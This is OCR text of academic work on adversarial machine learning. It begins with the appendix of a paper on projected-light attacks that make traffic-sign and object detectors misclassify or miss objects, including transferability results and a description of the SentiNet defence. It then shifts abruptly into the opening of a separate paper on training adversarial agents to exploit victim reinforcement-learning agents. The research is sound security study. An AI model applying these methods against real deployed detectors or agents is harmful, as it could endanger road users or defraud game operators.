[18] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. "BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain". *arXiv preprint arXiv:1708.06733*, 2017.

[19] Phil Hall. "The Exposure Triangle: Aperture, Shutter Speed and ISO explained", [Online] Accessed: 2021-02-19. http://www.techradar.com/uk/how-to/the-exposure-triangle.

[20] Kaiming He, Georgia Gkioxari, Piotr Dollár, and Ross Girshick. "Mask R-CNN". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 2961–2969, 2017.

[21] Sebastian Houben, Johannes Stallkamp, Jan Salmen, Marc Schlipsing, and Christian Igel. "Detection of Traffic Signs in Real-World Images: The German Traffic Sign Detection Benchmark". In *Proceedings of the International Joint Conference on Neural Networks (IJCNN)*, pages 1–8, 2013.

[22] Andrei Kapishnikov, Tolga Bolukbasi, Fernanda Viégas, and Michael Terry. "Xrai: Better Attributions through Regions". In *Proceedings of the IEEE/CVF International Conference on Computer Vision (CVPR)*, pages 4948–4957, 2019.

[23] Danny Karmon, Daniel Zoran, and Yoav Goldberg. "Lavan: Localized and visible adversarial noise". In *Proceedings of the International Conference on Machine Learning (ICML)*, pages 2507–2515, 2018.

[24] Sebastian Köhler, Giulio Lovisotto, Simon Birnbach, Richard Baker, and Ivan Martinovic. "They See Me Rollin': Inherent Vulnerability of the Rolling Shutter in CMOS Image Sensors". *arXiv preprint arXiv:2101.10011*, 2021.

[25] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. "Adversarial Examples in the Physical World". *arXiv preprint arXiv:1607.02533*, 2016.

[26] Tsung-Yi Lin, Piotr Dollár, Ross Girshick, Kaiming He, Bharath Hariharan, and Serge Belongie. "Feature Pyramid Networks for Object Detection". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 2117–2125, 2017.

[27] Tsung-Yi Lin, Michael Maire, Serge Belongie, James Hays, Pietro Perona, Deva Ramanan, Piotr Dollár, and C Lawrence Zitnick. "Microsoft COCO: Common Objects in Context". In *Proceedings of the European Conference on Computer Vision (ECCV)*, pages 740–755, 2014.

[28] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Authors Yingqi Liu, Weihang Wang, and Xiangyu Zhang. "Trojaning Attack on Neural Networks". In *Proceedings of the Network and Distributed System Symposium (NDSS)*, 2018.

[29] Giulio Lovisotto, Simon Eberz, and Ivan Martinovic. "Biometric Backdoors: A Poisoning Attack Against Unsupervised Template Updating". In *Proceedings of the IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 184–197, 2020.

[30] Alan Lukezic, Tomas Vojir, Luka Cehovin Zajc, Jiri Matas, and Matej Kristan. "Discriminative Correlation Filter with Channel and Spatial Reliability". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 6309–6318, 2017.

[31] Aravindh Mahendran and Andrea Vedaldi. "Understanding Deep Image Representations by Inverting Them". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 5188–5196, 2015.

[32] Yanmao Man, Ming Li, and Ryan Gerdes. "GhostImage: Perception Domain Attacks against Vision-based Object Classification Systems". *arXiv preprint arXiv:2001.07792*, 2020.

[33] Massimo Mancuso and Sebastiano Battiato. "An Introduction to the Digital Still Camera Technology". *ST Journal of System Research*, 2(2), 2001.

[34] Andreas Mogelmose, Mohan Manubhai Trivedi, and Thomas B. Moeslund. "Vision-based Traffic Sign Detection and Analysis for Intelligent Driver Assistance Systems: Perspectives and Survey". *IEEE Transactions on Intelligent Transportation Systems*, 13(4):1484–1497, 2012.

[35] Joseph Redmon and Ali Farhadi. "Yolov3: An incremental improvement". *arXiv preprint arXiv:1804.02767*, 2018.

[36] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. "Faster R-CNN: Towards Real-Time Object Detection with Region Proposal Networks". In *Proceedings of the Advances in Neural Information Processing Systems (NIPS)*, pages 91–99, 2015.

[37] Mahmood Sharif, Sruti Bhagavatula, Lujo Bauer, and Michael K Reiter. "Accessorize to a Crime: Real and Stealthy Attacks on State-of-the-Art Face Recognition". In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1528–1540, 2016.

[38] Dawn Song, Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Florian Tramer, Atul Prakash, and Tadayoshi Kohno. "Physical Adversarial Examples for Object Detectors". In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, 2018.

[39] David Stone. "Spotlight on Lumens: How They're Measured, and Why They're Not All the Same", [Online] Accessed: 2020-02-20. http://www.projectorcentral.com/Lumens-Explained.htm.

[40] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. "Explaining and Harnessing Adversarial Examples". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 1–9, 2015.

[41] Adam Van Etten. "You Only Look Twice: Rapid Multi-Scale Object Detection in Satellite Imagery". *arXiv preprint arXiv:1805.09512*, 2018.

[42] Cihang Xie, Jianyu Wang, Zhishuai Zhang, Zhou Ren, and Alan Yuille. "Mitigating Adversarial Effects Through Randomization". *arXiv preprint arXiv:1711.01991*, 2017.

[43] Yue Zhao, Hong Zhu, Ruigang Liang, Qintao Shen, Shengzhi Zhang, and Kai Chen. "Seeing isn't Believing: Towards More Robust Adversarial Attack against Real World Object Detectors". In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 1989–2004, 2019.

A Attack on Different Objects

The introduced attack can generalize in principle to any kind of deep neural network which uses RGB-camera inputs to make decisions. To show how our attack generalizes, we also investigate the feasibility of the attack on different objects.

Setup. For Lisa-CNN and Gtsrb-CNN, we choose another traffic sign, "give way", while for Yolov3 and Mask-RCNN we choose the "bottle" class. For the give way sign and the bottle, we run a reduced evaluation: we execute all the experiment procedure steps reported in Section 5.1 and we test the correct (mis-)classification across a set of photos of the altered objects. Extending our method to other objects is straightforward, it only requires to change the input mask of the projection and re-profile the projectable colors. When projecting on non-flat surfaces, the adversary will also have to consider the distortion introduced by those surfaces, this is briefly discussed in Section 6.

Results. We report example frames of successful attack on other objects in Figure 15 and in Figure 16. These include legitimate frames where the classification works correctly. All the pictures are taken in 180 lux ambient light. For Mask-RCNN and Yolov3 we restricted the bottle size to [150, 250], meaning that the bottle is generally in the foreground.

B Additional Results

We report extended results for the transferability-based cross-network attack in Table 5. This includes each pair of the evaluated models, including Lisa-CNN$^{(s)}$ and Gtsrb-CNN$^{(s)}$ which are trained with cross-entropy loss from scratch. We report an example frame from the outdoor experiment in Figure 14.

C SentiNet Description

Rationale. We picked SentiNet for the evaluation because it was one of the few defences that was *specifically* designed to detect physical adversarial examples (AE). In fact, there is a plethora of works that creates physical adversarial examples by using stickers (or patches) that are placed on the targeted objects. The insight behind SentiNet is that these patches are the most common way to create physical AE, but generate small image areas with large saliency. This is not only a



Figure 14: Sample video frame extracted from the outdoor experiment, for the 120 lux setting. The image shows the stop sign undetected under the threshold set in the experiments. The blue 'tracker' box is set manually and tracks the location of the sign.

detectable behavior in general, but it is also *unavoidable* for the attacker to escape such behavior when creating a physical AE (without replacing the entire object).

Description. SentiNet is a system designed to detect AE leveraging the intuition of locality of patches. If an adversarial sample contains a patch which causes a misclassification, then the saliency of the area containing the patch will be high. Therefore, the salient area will cause misclassifications on other legitimate samples when overlayed onto them. To compute the salient areas in input SentiNet uses GradCam++ [11], which backpropagates the outputs to the last convolutional layer of the network and checks which region of the input lead to greater activations. Since the resolution of this layer is only 4x4 for both Gtsrb-CNN and Lisa-CNN, we instead use XRAI [22], a newer and more accurate method to compute salient areas. We found that using GradCam made the output masks unusable as a resolution of 4x4 leads to coarse block like regions where salient areas cannot be accurately identified (resolution of this layer also is pointed out as a problem in the original paper [13]). XRAI on the other hand produces saliency regions at the input resolution, leading to more granular salient areas, using an algorithm that incrementally grows salient regions. As a consequence of this improved technique, XRAI has been shown to outperform older saliency algorithms, producing higher quality, tightly bound saliency regions [22].

SentiNet computes a threshold function which separates AE from benign images. The threshold function is computed using: (i) the *Average Confidence*, i.e., the average confidence of the network prediction made on benign test images where salient masks are replaced with inert patterns added to them and (ii) the *Fooled Percentage*, i.e., the percentage of benign test images where overlaying the salient mask leads the network to predict the suspected adversarial class. These two scores characterize benign behaviour and can almost perfectly separate benign from adversarial inputs in SentiNet. We follow the same technique as in the original paper for fitting the threshold function that separates the malicious and benign data. Our SentiNet implementation is also available with the rest of the source code in the project repository.

lux	*Source Model*	*no. frames*	*Target Model*								
			Yolov3	*Mask-RCNN*	*Gtsrb-CNN*	*Gtsrb-CNN$^{(a)}$*	*Gtsrb-CNN$^{(s)}$*	*Lisa-CNN*	*Lisa-CNN$^{(a)}$*	*Lisa-CNN$^{(s)}$*	*Google Vision**
120	Yolov3	4587	**100.0%**	73.4%	0.0%	0.0%	0.0%	21.5%	0.0%	0.0%	100.0%
	Mask-RCNN	3765	98.7%	**97.1%**	0.0%	0.0%	0.0%	15.5%	0.0%	0.0%	100.0%
	Gtsrb-CNN	3760	40.5%	37.0%	**99.9%**	0.0%	16.1%	51.4%	0.0%	0.0%	72.4%
	Lisa-CNN	4998	29.4%	28.1%	6.8%	0.0%	0.0%	**100.0%**	0.0%	0.0%	77.1%
180	Yolov3	7862	**99.9%**	4.0%	14.6%	0.0%	0.0%	17.5%	0.0%	0.0%	90.6%
	Mask-RCNN	4083	96.3%	**91.0%**	0.2%	0.0%	0.0%	54.8%	0.0%	0.0%	98.9%
	Gtsrb-CNN	7426	12.3%	2.0%	**85.7%**	0.0%	27.7%	13.4%	0.0%	0.0%	44.4%
	Lisa-CNN	6268	9.0%	0.6%	35.7%	0.0%	0.0%	**100.0%**	0.0%	0.0%	26.2%
300	Yolov3	5169	**96.5%**	3.6%	2.5%	0.0%	0.0%	2.3%	0.0%	0.0%	72.3%
	Mask-RCNN	3543	32.0%	**14.0%**	0.1%	0.0%	0.0%	10.4%	0.0%	0.0%	65.9%
	Gtsrb-CNN	3438	2.0%	2.9%	**48.0%**	0.0%	43.1%	44.0%	0.0%	0.0%	47.6%
	Lisa-CNN	4388	0.7%	4.9%	8.6%	0.0%	0.0%	**100.0%**	0.0%	0.0%	25.0%
440	Yolov3	6716	**49.5%**	0.8%	40.3%	0.0%	0.0%	40.9%	0.0%	0.0%	35.3%
	Mask-RCNN	6023	5.4%	**3.3%**	41.1%	0.0%	0.0%	35.6%	0.0%	0.0%	33.6%
	Gtsrb-CNN	6565	0.7%	0.7%	**43.7%**	0.0%	44.1%	35.6%	0.0%	0.0%	33.1%
	Lisa-CNN	6287	1.0%	2.4%	26.4%	0.0%	0.0%	**97.4%**	0.0%	0.0%	26.8%
600	Yolov3	5507	**17.8%**	0.2%	32.5%	0.0%	0.0%	27.4%	0.0%	0.0%	23.7%
	Mask-RCNN	5058	0.1%	**0.4%**	5.3%	0.0%	0.0%	4.6%	0.0%	0.0%	16.7%
	Gtsrb-CNN	4637	0.0%	0.9%	**7.2%**	0.0%	7.5%	4.9%	0.0%	0.0%	21.1%
	Lisa-CNN	4714	0.0%	0.9%	8.6%	0.0%	0.0%	**57.5%**	0.0%	0.0%	15.8%

Table 5: Transferability results. We test all the frames from the collected videos with a certain projection being shone against a different target model, figures in bold are white-box pairs. (*) For Google Vision we only test one frame every 30 frames, i.e., one per second. We also remove all frames that are further than 6m away as Google Vision does not detect most of them in a baseline scenario. $_^{(a)}$ indicates adversarially trained models. $_^{(s)}$ indicates models we re-trained from scratch.




Figure 15: Attack on class “Give Way” for Gtsrb-CNN and Lisa-CNN.




Figure 16: Attack on class “Bottle” for Yolov3 and Mask-RCNN. The detection thresholds used in the paper are 0.4 and 0.6, respectively.

Adversarial Policy Training against Deep Reinforcement Learning



Xian Wu[1]*, *Wenbo Guo*[1]*, *Hua Wei*[1]*, *Xinyu Xing*[1]
[1]*The Pennsylvania State University*
{*xkw5132, wzg13, hzw77, xxing*}*@ist.psu.edu*

Abstract

Reinforcement learning is a set of goal-oriented learning algorithms, through which an agent could learn to behave in an environment, by performing certain actions and observing the reward which it gets from those actions. Integrated with deep neural networks, it becomes deep reinforcement learning, a new paradigm of learning methods. Recently, deep reinforcement learning demonstrates great potential in many applications such as playing video games, mastering GO competition, and even performing autonomous pilot. However, coming together with these great successes is adversarial attacks, in which an adversary could force a well-trained agent to behave abnormally by tampering the input to the agent's policy network or training an adversarial agent to exploit the weakness of the victim.

In this work, we show existing adversarial attacks against reinforcement learning either work in an impractical setting or perform less effectively when being launched in a two-agent competitive game. Motivated by this, we propose a new method to train adversarial agents. Technically speaking, our approach extends the Proximal Policy Optimization (PPO) algorithm and then utilizes an explainable AI technique to guide an attacker to train an adversarial agent. In comparison with the adversarial agent trained by the state-of-the-art technique, we show that our adversarial agent exhibits a much stronger capability in exploiting the weakness of victim agents. Besides, we demonstrate that our adversarial attack introduces less variation in the training process and exhibits less sensitivity to the selection of initial states.

1 Introduction

With the recent breakthroughs of deep neural networks (DNN) in problems like computer vision, machine translation, and time series prediction, we have witnessed a great advance in the area of reinforcement learning (RL). By integrating deep neural networks into reinforcement learning algorithms, the machine learning community designs various deep reinforcement learning algorithms [29, 43, 53] and demonstrates their great success in a variety of applications, ranging from defeating world champions of Go [45] to mastering a wide variety of Atari games [30].

Different from conventional deep learning, deep reinforcement learning (DRL) refers to goal-oriented algorithms, through which one could train an agent to learn how to attain a complex objective or, in other words, maximize the reward it can collect over many steps (actions). Like a dog incentivized by petting and intimidation, reinforcement learning algorithms penalize the agent when it takes the wrong action and reward when the agent takes the right ones.

In light of the promising results in many reinforcement learning tasks, researchers recently devoted their energies to investigating the security risk of reinforcement learning algorithms. For example, early research has proposed various methods to manipulate the environment that an agent interacts with (*e.g.,* [4, 18, 21]). Their rationale behind such a kind of attack is as follows. In a reinforcement learning task, an agent usually takes as input the observation of the environment. By manipulating the environment, an attacker could influence the agent observation as well as its decision (action), and thus mislead the agent to behave abnormally (*e.g.,* subtly changing some pixel values of the sky in the Super Mario game, or injecting noise into the background canvas of the Pong game).

In many recent research works, attacks through environment manipulation have demonstrated great success in failing a well-trained agent to complete a certain task (*e.g.,* [18, 19]). However, such attacks are not practical in the real world. For example, in the application of online video games, the input of a pre-trained master agent is the snapshot of the current game scenes. From the attackers' perspective, it is difficult for them to hack into the game server, obtain the permission of manipulating the environment, influence arbitrary pixels in that input image, and thus launch an adversarial attack as they expect. As a result, recent research proposes a new method to attack a well-trained agent [10].

Different from attacks through environment manipulation,

*Equal Contribution.

the new attack is designed specifically for the two-agent competitive game – where two participant agents compete with each other – and the goal of this attack is to fail one well-trained agent in the game by manipulating the behaviors of the other. In comparison with the environment manipulation methods, the new attack against RL is more practical because, to trigger the weakness of the victim agent, this attack does not assume full control over the environment nor that over the observation of the victim agent. Rather, it assumes only the free access of the adversarial agent (*i.e.,* the agent that the attacker trains to compete with his opponent's agent).

In [10], researchers have already shown that the method of attacking through an adversarial agent could be used for an alternative, practical approach to attack a well-trained agent in reinforcement learning tasks. However, as we will demonstrate in Section 6, this newly proposed attack usually exhibits a relatively low success rate of failing the opponent (or in other words victim) agent.[1] This is because the attack is a simple application of the state-of-the-art Proximal Policy Optimization (PPO) algorithm [43] and, by design, the PPO algorithm does not train an agent for exploiting the weakness of the opponent agent.

Inspired by this discovery, we propose a new technique to train an adversarial agent and thus exploit the weakness of the opponent (victim) agent. First, we arm the adversarial agent with the ability to observe the attention of the victim agent while it plays with our adversarial agent. By using this attention, the adversarial agent can easily figure out at which time step the opponent agent pays more attention to the adversary. Second, under the guidance of the victim's attention, the adversary subtly varies its actions. With this practice, as we will show and elaborate in Section 4 and 5, the adversarial agent could trick a well-trained opponent agent into taking sub-optimal actions and thus influence the corresponding reward that the opponent is supposed to receive.

Technically speaking, to develop the attack method mentioned above, we first approximate the policy network as well as the state-transition model of the opponent agent. Using the approximated network and model, we can determine the attention of the opponent agent by using an explainable AI technique. Besides, we can predict the action of the opponent agent when our adversarial agent takes a specific action.

With the predicted action in hand, our attack method then extends the PPO algorithm by introducing a weighted term into its objective function. As we will specify in Section 5, the newly introduced term measures the action deviation of the opponent agent with and without the influence of our adversarial agent. The weight is the output of the explainable AI technique, which indicates by how much the opponent agent pays its attention to the adversarial agent. By maximizing the weighted deviation together with the advantage function in the objective function of PPO, we can train an adversarial agent to take the action that could influence the action of the opponent agent the most.

In this paper, we do not claim that our proposed technique is the first method for attacking reinforcement learning. However, we argue that this is the first work that can effectively exploit the weakness of victim agents without the manipulation of the environment. Using MuJoCo [50] and roboschool Pong [33] games, we show that our method has a stronger capability of attacking a victim agent than the state-of-the-art method [10] (an average of 60% vs. 50% winning rate for MuJoCo game and 100% vs. 90% for the Pong game). In addition, we demonstrate that, in comparison with the state-of-the-art method of training an adversarial policy [10], our proposed method could construct an adversarial agent with a 50% winning rate in fewer training cycles (11 million vs. 20 million iterations for MuJoCo game, and 1.0 million vs. 1.3 million iterations for Pong game). Last but not least, we also show that using our proposed method to train an adversarial agent, it usually introduces fewer variations in the training process. We argue this is a very beneficial characteristic because this could make our algorithm less sensitive to the selection of initial states. We released the game environment, victim agents, source code, and our adversarial agents. [2]

In summary, the paper makes the following contributions.

- We design a new practical attack mechanism that trains an adversarial agent to exploit the weakness of the opponent in an effective and efficient fashion.
- We demonstrate that an explainable AI technique can be used to facilitate the search of the adversarial policy network and thus the construction of the corresponding adversarial agents.
- We evaluate our proposed attack by using representative simulated robotics games – MuJoCo and roboschool Pong – and compare our evaluation results with that obtained from the state-of-the-art attack mechanism [10].


The rest of this paper is organized as follows. Section 2 describes the problem scope and assumption of this research. Section 3 describes the background of deep reinforcement learning. Section 4 and 5 specifies how we design our attack mechanism to train adversarial agents. Section 6 summarizes the evaluation results of our proposed attack mechanism. Section 7 provides the discussion of related work, followed by the discussion of some related issues and future work in Section 8. Finally, we conclude the work in Section 9.

2 Problem Statement and Assumption

Problem statement. Reinforcement learning refers to a set of algorithms that address the sequential decision-making

[1] Note that the paper uses "victim agent" and "opponent agent" interchangeably.

[2] https://github.com/psuwuxian/rl_attack



(a) Single agent game. (b) Two-agent game.

Figure 1: The illustration of reinforcement learning tasks.

problem in complex scenarios. As is depicted in Figure 1, a game is formalized as an RL learning task, in which an agent observes and interacts with the game environment through a series of actions. In this process of interaction, the agent collects the reward for each of the actions it takes. Using the reward as a feedback signal, the agent could be aware of how well it performs at each time step.

The goal of RL is to learn an optimal policy, which guides the agent to take actions more effective and thus to maximize the amount of the reward it could gather from the environment. In the setting of deep reinforcement learning, as is shown in Figure 1, the policy learned is typically a deep neural network, which takes as the input the observation of the environment (*i.e.,* the current snapshot of the game) and outputs the actions that the agent would take (*i.e.,* left/right and up/down movements, etc.). In Section 3, we will describe more details about how to model a reinforcement learning problem and thus resolve an optimal policy for the agent involved.

As is demonstrated in Figure 1a, the game is formalized as a reinforcement learning problem in which the environment involves only a single agent. However, in many reinforcement learning tasks, an environment could contain two agents competing with each other while interacting with the environment (see Figure 1b). Recently, such two-agent competitive games driven by reinforcement learning have received great attention and reinforcement learning algorithms have demonstrated a great potential [32, 45]. In this work, we, therefore, focus our problem in the two-agent competitive environment, developing practical methods to train an adversarial policy for one agent to beat the other and win corresponding two-agent games. To be more specific, in this work, we fix one agent and train the other with the goal of having the trained agent build up the ability to exploit the weakness of that fixed other.

Assumption. It should be noted that, in our problem, we do not assume the victim agent adapts its policy based on its opponent immediately. With this assumption, we simulate a real-world scenario, where a game developer deploys an online game with an offline-trained master agent controlling its play with participants (*e.g.,* playing a two-party Texas hold 'em or a GO game), and the goal of an adversary is to figure out a way to defeat that master agent, rule the game, and thus gather maximum rewards for fun or for profits. When playing the game, the game developer could collect the game episodes and retrain the master agent accordingly. However, he cannot pull out the master agent and carry out retraining immediately (or in other words right after each round of its play). On the one hand, this is due to the fact that, training a game agent with an RL algorithm generally requires a long period of episode accumulation to receive a high winning rate (*e.g.,* the task of training the OpenAI's hide-and-seek game agent accumulates hundreds of millions of episodes [35]). On the other hand, this is because, even if the game developer retrains the master agent based on a large amount of game episodes that he collects, he still needs to figure out a way to preserve the generalizability of its master agent. As we will demonstrate in Section 6, after retraining the master agent using the episodes the master agent gathers when interacting with the adversarial agent, the master agent could capture the capability of defeating the adversary. However, it loses its ability to defeat ordinary game agents.

It should also be noted that this work is very different from many existing works, which assume an attacker has the privilege to manipulate the environment freely or, in other words, change the pixels in the snapshot that the victim agent observes (*e.g.,* [18, 40]). We believe the removal of this assumption is crucial and could make an adversarial attack more practical. To illustrate this argument, we again take for example the aforementioned online games. In these examples, the game environment refers to the game scenes created by the game engine and the agents in the game. The activities of directly manipulating the environment (game scenes) mean that an adversary breaks into the game server or engine, alters the game code related to the game scenes, and thus influences the environment that the agents interacts with. Technically, this inevitably introduces the efforts of the successful identification and exploitation of a software vulnerability on the game server. In practice, having such a capability typically implies tens of thousands of hours of effort from professional hackers, and cannot always guarantee the return of their efforts because of the defense mechanisms enabled in computer systems. With the removal of the assumption commonly made in previous works, we make the adversarial attack more cost-efficient because, instead of putting efforts on breaking into game server without the guarantee of success, an attacker only needs to train an adversarial policy to control his own agent and thus influences its opponent.

As is illustrated in Figure 1b, similar to the single-agent game driven by reinforcement learning, in the setting of a two-agent game, both of the agents take as input the observation of the same environment, and then output the actions through their own policy networks. In this work, when designing methods to train an adversarial agent, we do not assume that an attacker has access to the opponent agent's policy network nor its state transition model. Rather, we assume that the attacker knows the observation of the opponent agent as well as the action that the opponent takes. We believe this assump-

tion is reasonable and practical because, as we mentioned above, both the attacker's agent and the opponent agent take the observation from the same environment, and the action took by agents can be easily observed from the environment as well. For example, the opponent agent's policy network outputs an upward movement, which the adversarial agent could easily observe from the change of the environment.

3 Background of Reinforcement Learning

Recently, many reinforcement learning algorithms have been proposed to train an agent interacting with an environment, ranging from Q-learning based algorithms (*e.g.,* [31, 53]) to policy optimization algorithms (*e.g.,* [22, 29, 41, 43]). Among all the learning algorithms, proximal policy optimization (PPO) [43] is the one that has been broadly adopted in the two-agent competitive games. For example, teams from OpenAI utilize this algorithm to play Hide-and-Seek [35] and world-famous game Dota2 [32]. In this work, we design our method of training an adversarial policy by extending the PPO learning algorithm. In this section, we briefly describe how to model a reinforcement learning problem, and then discuss how the PPO algorithm is designed to resolve the reinforcement learning problem.

3.1 Modeling an RL Problem

Given a reinforcement learning problem, it is common to model the problem as a Markov Decision Process (MDP) which contains the following components:

- a finite set of states $\mathcal{S}$, where each state $s^{(t)}$ ($s^{(t)} \in \mathcal{S}$) represents the state of the agent at the time t and $s^{(0)}$ is the initial state;
- a finite action set $\mathcal{A}$, where each action $a^{(t)}$ ($a^{(t)} \in \mathcal{A}$) refers to the action of the agent at the time t;
- a state transition model $\mathcal{P}$: $\mathcal{S} \times \mathcal{A} \to \mathcal{S}$, where $P^a_{ss'} = \mathbb{P}[s^{(t+1)} = s' | s^{(t)} = s, a^{(t)} = a]$ denotes the probability that the agent transits from state s to s' by taking action a;
- a reward function $\mathcal{R}$: $\mathcal{S} \times \mathcal{A} \to \mathbb{R}$, where $R^a_s = \mathbb{E}[r^{(t+1)} | s^{(t)} = s, a^{(t)} = a]$ represents the expected reward if the agent takes action a at state $s^{(t)}$; here $r^{(t+1)}$ indicates the reward that the agent will receive at the time $t+1$ after taking the action;
- a scalar discount factor $\gamma \in [0, 1]$, which is usually multiplied by future rewards as discovered by the agent in order to dampen the effect of rewards upon the agent's choice of an action.

As is mentioned above, the ultimate goal of reinforcement learning is to train the agent to find a policy $\pi(a|s)$: $(\mathcal{S} \to \mathcal{A})$ that could maximize the expectation of the total rewards over a sequence of actions generated through the policy. Mathematically, this could be accomplished by maximizing *state-value function* $V_\pi(s)$ defined as

$$V_\pi(s) = \sum_{a \in \mathcal{A}} \pi(a|s)(R^a_s + \gamma \sum_{s' \in \mathcal{S}} P^a_{ss'} V_\pi(s')), \quad (1)$$

or the *action-value function* $Q_\pi(s,a)$ defined as

$$Q_\pi(s,a) = R^a_s + \gamma \sum_{s' \in \mathcal{S}} P^a_{ss'} \sum_{a' \in \mathcal{A}} \pi(a'|s') Q_\pi(s', a'). \quad (2)$$

In reinforcement learning, the state-value function $V_\pi(s)$ represents how good is a state for an agent to be in. It is equal to the expected total reward for an agent starting from state s. The value of this function depends on the policy π, by which the agent picks actions to perform. Slightly different from $V_\pi(s)$, the action-value function $Q_\pi(s,a)$ is an indication for how good it is for an agent to pick action a while being in state s. By maximizing either of these functions above, one could obtain an optimal policy π_* for the agent to collect the maximum amount of rewards from the environment.

3.2 Resolving an RL problem

